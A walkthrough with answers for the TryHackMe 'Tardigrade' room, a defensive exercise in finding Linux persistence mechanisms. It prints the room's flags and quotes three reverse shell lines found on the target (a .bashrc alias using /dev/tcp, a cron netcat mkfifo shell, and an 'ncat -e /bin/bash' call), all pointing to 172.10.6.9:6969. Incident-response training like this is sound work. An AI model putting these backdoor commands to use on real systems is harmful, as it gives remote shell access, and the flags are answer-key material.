

The TryHackMe Tardigrade Room is a medium difficulty room that is part of the TryHackMe SOC Level 2 Learning path. It is available at: https://tryhackme.com/r/room/tardigrade

- What is the server’s OS version?
Answer: Ubuntu 20.04.4 LTS
This is easily found as it is shown as part of the login message of the server.

2.1 What’s the most interesting file you found in giorgio’s home directory?
Answer: .bad_bash
The answer is easily found by running the command ls al
2.2 Another file that can be found in every user’s home directory is the .bashrc file. Can you check if you can find something interesting in giorgio’s .bashrc?
Answer: ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls –color=auto’
Running the command cat .bashrc

This is the type thing that creates a hidden back door.

2.3 It seems we’ve covered the usual bases in giorgio’s home directory, so it’s time to check the scheduled tasks that he owns.
Answer: /usr/bin/rm /tmp/f;/usr/bin/mkfifo /tmp/f;/usr/bin/cat /tmp/f|/bin/sh -i 2>&1|/usr/bin/nc 172.10.6.9 6969 >/tmp/f
Running the command crontab -e and scrolling down shows that there is a netcat (nc) command in the cron schedule
3.1 What is the flag?
Answer: THM{d1rty_w0rdl1st}
4.1 What does it say?
Answer: Ncat: TIMEOUT.
This is easy found by running the command sudo su and waiting 30 seconds

4.2 What command was displayed?

Answer: ncat -e /bin/bash 172.10.6.9 6969
Press enter a few times and the program will exit

4.3 Can you find out how the suspicious command has been implemented?
Answer: .bashrc
This is found by running the command cat /root/bash.rc
4.4 What is the last persistence mechanism?
Answer: nobody
This is found by running the command cat /etc/passwd – The nobody account has been set to have a shell of /bin/bash – it should normally be set to nologin

5.1 What is the nugget?
Answer: THM{Nob0dy_1s_s@f3}
In the root of the system, there is folder named nonexistent which is not standard
You can see this by running the command ls -la /

Inside that folder is a hidden file named .youfoundme – You can find this file running the same command as before ls -la

To read the file, run the command cat .youfoundme


